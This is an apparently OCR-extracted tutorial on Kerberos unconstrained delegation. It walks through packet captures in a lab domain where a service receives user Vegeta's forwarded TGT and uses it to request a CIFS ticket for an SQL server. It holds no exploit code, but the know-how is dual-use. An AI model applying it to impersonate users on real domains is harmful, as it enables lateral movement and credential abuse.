
11) application will reply

now step by step




as we see here is the client after requesting the TGT and response as HTTP


now let's go to see the TGS Request




now let's go and move on to the next part



now look at the server response with the TGS and encrypted time stamp



now look at the reply it says that the service is suitable as delegate



as we see once the client receive the response and notice the ok-as-delegate flag is true

the client automatically will request a copy of it's TGT

TGS-REQ - Delegation TGT


- Sending TGT + Authenticator
- Target SPN:
  - krbtgt/capsule.corp
- Client asks for a forwarded TGT to be sent to the service
  - "A server that is acting as a delegate has been granted a proxy or a forwarded TGT"

```
padata: 1 item
  PA-DATA PA-TGS-REQ
    padata-type: kRB5-PADATA-TGS-REQ (1)
    padata-value: 6e8204ea308204e6a003020105a
      ap-req
        pvno: 5
        msg-type: krb-ap-req (14)
        Padding: 0
      ap-options: 00000000
      ticket
      authenticator
```


```
kdc-options: 60810010
    0... .... = reserved: False
    .1.. .... = forwardable: True
    ..1. .... = forwarded: True
    ...0 .... = proxiable: False
    .... 0... = proxy: False
    .... .0.. = allow-postdate: False
    .... ..0. = postdated: False
    .... ...0 = unused7: False
    1... .... = renewable: True
```

```
sname-string: 2 items
    SNameString: krbtgt
    SNameString: CAPSULE.CORP
```


following up



the server reply with the copy of the user TGT



now we this is how the reply looks like




now as we see the client set a copy of his TGT to the service he wanna access

AP-REQ


- HTTP request with Negotiate header
  - Client sends ST + Authenticator
- The TGT and associated session key are within the Authenticator

```
Hypertext Transfer Protocol
  GET / HTTP/1.1\r\n
  Accept: text/html, application/xhtml+xml, image/jxr, */*\r\n
  Accept-Language: en-US,en;q=0.5\r\n
  User-Agent: Mozilla/5.0 (Windows NT 10.0; Trident/7.0; rv:11.0) like Gec
  Accept-Encoding: gzip, deflate\r\n
  Host: sharebrowser.capsule.corp\r\n
  Connection: Keep-Alive\r\n
  [truncated]Authorization: Negotiate YIILnQYGKwYBBQUCoIILkTCCC42gMDAuBgk
    GSS-API Generic Security Service Application Program Interface
      OID: 1.3.6.1.5.5.2 (SPNEGO - Simple Protected Negotiation)
      Simple Protected Negotiation
        negTokenInit
          mechTypes: 4 items
          mechToken: 60820b4f06092a864886f712010202010006e820b3e30820b…
          krb5_blob: 60820b4f06092a864886f712010202010006e820b3e30820b…
            KRB5 OID: 1.2.840.113554.1.2.2 (KRB5 - Kerberos 5)
            krb5_tok_id: KRB5_AP_REQ (0x0001)
          Kerberos
            ap-req
              pvno: 5
              msg-type: krb-ap-req (14)
              Padding: 0
              ap-options: 20000000
              ticket
                tkt-vno: 5
                realm: CAPSULE.CORP
                sname
                  name-type: kRB5-NT-SRV-INST (2)
                  sname-string: 2 items
                    SNameString: HTTP
                    SNameString: sharebrowser.capsule.corp
              enc-part
            authenticator
```

now this is how the application request looks like




now focus on the upcoming part




the service now requests a TGS while impersonating vegeta

CIFS Ticket – TGS-REQ

- Just a regular TGS-REQ on behalf of Vegeta
- TGT + Authenticator
- Target SPN:
  - cifs/sql01.capsule.corp



now as we see we have the service is behaving like vegeta to ask for a TGS for the sql server




now as we see we have a regular TGS response

CIFS Ticket – TGS-REP

- Just a regular TGS-REP

```
Kerberos
  Record Mark: 1567 bytes
  tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: CAPSULE.CORP
    cname
      name-type: kRB5-NT-PRINCIPAL (1)
      cname-string: 1 item
        CNameString: Vegeta_sa
    ticket
    enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      cipher: 8ab7a7833d822b9ac2695ee73a14b9c66b223605a178e50c…
      encTGSRepPart
        key
        last-req: 1 item
        nonce: 545055992
        Padding: 0
        flags: 60a10000
        authtime: 2021-04-02 13:57:34 (UTC)
        starttime: 2021-04-02 13:57:34 (UTC)
        endtime: 2021-04-02 23:57:34 (UTC)
        renew-till: 2021-04-09 13:57:34 (UTC)
        srealm: CAPSULE.CORP
        sname
        encrypted-pa-data: 2 items
```

following up



